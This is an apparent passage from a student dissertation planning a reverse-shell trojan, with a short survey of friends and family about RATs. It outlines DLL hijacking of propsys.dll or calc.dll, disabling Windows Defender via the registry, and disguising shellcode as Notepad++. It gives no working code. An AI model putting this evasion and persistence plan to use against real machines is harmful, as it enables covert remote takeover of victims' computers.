
As there are many different methods of deploying backdoor exploits, a plan of action is required to determine which method is best suited to try and be as ‘quiet’ as possible to an antivirus. Research will be required on the topic of backdoor exploits, reverse shells, antiviruses and trojans. The information required shall be gathered from articles submitted to IEEE Xplore, Google Scholar and various other research focused websites.

While a virus may be created in any coding language, there are some languages that will be better suited for the purposes of a backdoor malware application. With this in mind, research will be required into which language should be used, and then further research shall be conducted into learning the language.

F. Choices

Windows relies on .dll files to run properly. Some .dll files are accessed and run simultaneously, and some are only used and called upon when specific applications are open. As the intention is to remain incognito and not draw any suspicion, the target .dll will need to be one that would still allow the computer to function normally, but also be called upon enough to allow the connection to be created.

For this attack to work smoothly, the propsys.dll file was chosen. By using an application called Process Explorer, all of the .dll files and their functions are listed and displayed. Propsys.dll, as shown in figure 4, page 15, shows that propsys.dll is accessed when the user opens Steam, Google Drive, Opera and Calculator (Though the calculator did not appear in the search). As the propsys.dll is not a critical .dll that would cripple functions if replaced, this would make propsys.dll an ideal target .dll to replace and infect.



Handle or DLL substring: propsys

Process	PID	Type	Name
steamwebhe...	532	DLL	C:\Windows\System32\propsys.dll
GoogleDrive...	1496	DLL	C:\Windows\System32\propsys.dll
smartscreen....	1880	DLL	C:\Windows\System32\propsys.dll
opera.exe	2248	DLL	C:\Windows\System32\propsys.dll

Fig. 4. Block diagram of how a .dll infected virus will operate.

G. Time Horizons


As viruses constantly change over time, antiviruses are forced to adapt to these changes. Because the virus will be changed over taken, each iteration will have different results and should be monitored for any changes. Therefore, the longitudinal approach was taken for the project.

IV. Chapter Four - Design and implementation

A. Problem Formulation

The problem of creating a virus with the intention of establishing a reverse shell connection is the many different configurations of systems that exist, with different antiviruses protecting each one. Especially with the intention of bypassing most, if not all, of the antiviruses, it is important to have a clear goal in mind. The virus will have two main iterations. One will be using the aforementioned infected .dll file, and the other will be a raw encrypted shellcode compiled into an .exe, with the intention of comparing the difference of detection rate. THe best method will then be used for further iteration and improvement, and the chosen method will be compared to Crypter.

Figure 5, page 17 shows a block diagram overview of how the virus will operate through the infected .dll method. This will be reffered to as method A.



Shellcode is generated in Kali Linux
Raw shellcode is moved to Visual Studio, placed in the .dll and compiled
Infected .dll is placed with the other files, .exe and uploaded
Victim downloads the infected files and executes
Bat file checks for Windows Defender
Reverse shell connection is made
If enabled and running, Windows Defender will be disabled from registry
Attacker has access to computer CMD

Fig. 5. Block diagram of how a .dll infected virus will operate.

Figure 6, page 18 shows how the shellcode encryption method would work. This will be reffered to as method B.




Shellcode is generated in Kali Linux as a self-contained .exe
Victim downloads the infected files and executes
Reverse shell connection is made
Attacker has access to computer CMD

Fig. 6. Block diagram of how an encrypted shellcode reverse shell virus will operate.

While the two methods may appear similar, the difference is that method B would generate the shellcode and create a self-contained executable, where all the code, libraries and functions will be kept together. This provides the issue that a person will not open a random executable on its own, especially one that looks unrealistically like a real program.

Method B could be improved by renaming the executable to something realistic, like ‘Notepad++’, changing the .ico to match the real Notepad++ icon. However, the file size of both executables would be drastically different, shown in figure 7, page 18.



```
notepad++ VIRUS.exe    05/07/2023 03:48 PM    Application        5 KB
notepad++.exe          15/05/2023 05:12 AM    Application    6,739 KB
```

Fig. 7. Size comparison of method B and the real Notepad++ application.

Another problem within method B is that the reverse shell connection can only be made when the application is running. When the method B executable is opened, the command prompt window will appear, and nothing is displayed within. As the connection can only be made when the application is actively running, the victim will have no reason to keep the command prompt window open, and normally would close it immediately, thus creating a problem of a very unstable connection.

Method A would be the most stable connection method, as the .dll file could be used to replace a standard .dll file. For example, the infected application is downloaded and run. The application would move the infected .dll to the System32 folder and replace calc.dll. In this scenario, it wouldn’t matter if the victim closes the command prompt. The next time the Windows calculator is opened, the .dll will be opened and used, creating the reverse shell connection for as long as the calculator is open. This method could apply to an application that is usually opened for longer, such as Internet Explorer or Chrome.

B. Design

1) Time Frame: Figure **??**, page **??** shows an estimation of how long the project will take to complete, with each task seperated to ensure that no task will overlap with another, except for the writing of this paper as every part will be constantly documented and tracked.




Fig. 8. Estimated development time chart.

2) Survey and Results: A survey was created and sent to various respondents once the project had begun. A variety of respondents were chosen based on age, technological knowledge, and current occupation. In a real world scenario, an attacker would conduct hours of research to create the perfect social engineering trick to manipulate their target into opening the virus, and therefore would know what they are against.

In this project, there is no set 'target', therefore having a mixture of answers would help create a diverse pool of results. The questionnaire was sent to friends, family, friends of family and university colleagues and classmates. The result is a mixture of answers from people both familiar with technology, and people who are not.

At the top of the survey, a brief overview of a Remote Access Trojan had been given for those who were previously unaware, explaining the following; 'A Remote Access Trojan is a type of virus that will infect a computer with a small, hidden virus that usually logs and records all keyboard inputs and/or keystrokes. This information is then sent back to the attacker. This is dangerous because they are able to see any usernames or passwords typed by the victim, or even two factor authentication codes, rendering it useless'.

Figure 9, page 20 is the first question of the survey, asking respondents if they know what a Remote Access Trojan is. Only 58.3% said yes, despite the aforementioned brief explanation. Perhaps too brief, or they weren't fully unsure.




Fig. 9. ‘Do you know what a Remote Access Trojan is?’.

Figure 10, page 20 shows an overwhelming majority of people use Windows 10/11, with a staggering 91.7% of respondents, and 8.3% using Windows 7. This shows a vast majority of people using Windows as their daily driver (The main operating system they use.), clearly indicating that Windows is still the target operating system for malware developers to develop for.





Fig. 10. ‘What operating system do you use?’.


In figure 11, page 21, respondents were asked if they had ever been targeted by a remote access trojan before. All of the persons answering the questionnaire stated they had not, or at least to their knowledge. This survey was only conducted on a small number of people, therefore the sample size is minimal and not conclusive.


Have you ever been effected by a RAT or similar virus before?

12 responses

Fig. 11. ‘Have you been effected by a RAT or similar virus before?’.

Figure 12, page 21 shows the question of which age group do respondents belong to. This question was asked to try and understand if there had been a noticeable pattern where a certain age group had been affected more than another by a remote access trojan or similar virus, but it does not appear to be the case.


Which age group do you belong to? (Note, this is used only to determine if there is a pattern between certain ages).


12 responses

Fig. 12. ‘Which age group do you belong to?’.

Figure 13, page 22 poses an interesting question, one that has seen the most conflicting results across the entire survey. In this question, respondents were asked if they think it ethical to develop a virus with the purpose of research and educational gain. 41.7% answered it would be ethical, and a further 8.3% saying it would only be ethical if the virus was kept to a contained environment, such as a virtual machine.

As the project was already planned to be developed in a secure virtual machine regardless, the results are appropriate.

Interestingly, 41.7% of respondents also stated it would be unethical and that it shouldn't be done at all. Only the votes for the stipulation of it being done on a virtual environment weighed the answer towards it being ethical. A further 8.3% were undecided on the topic.

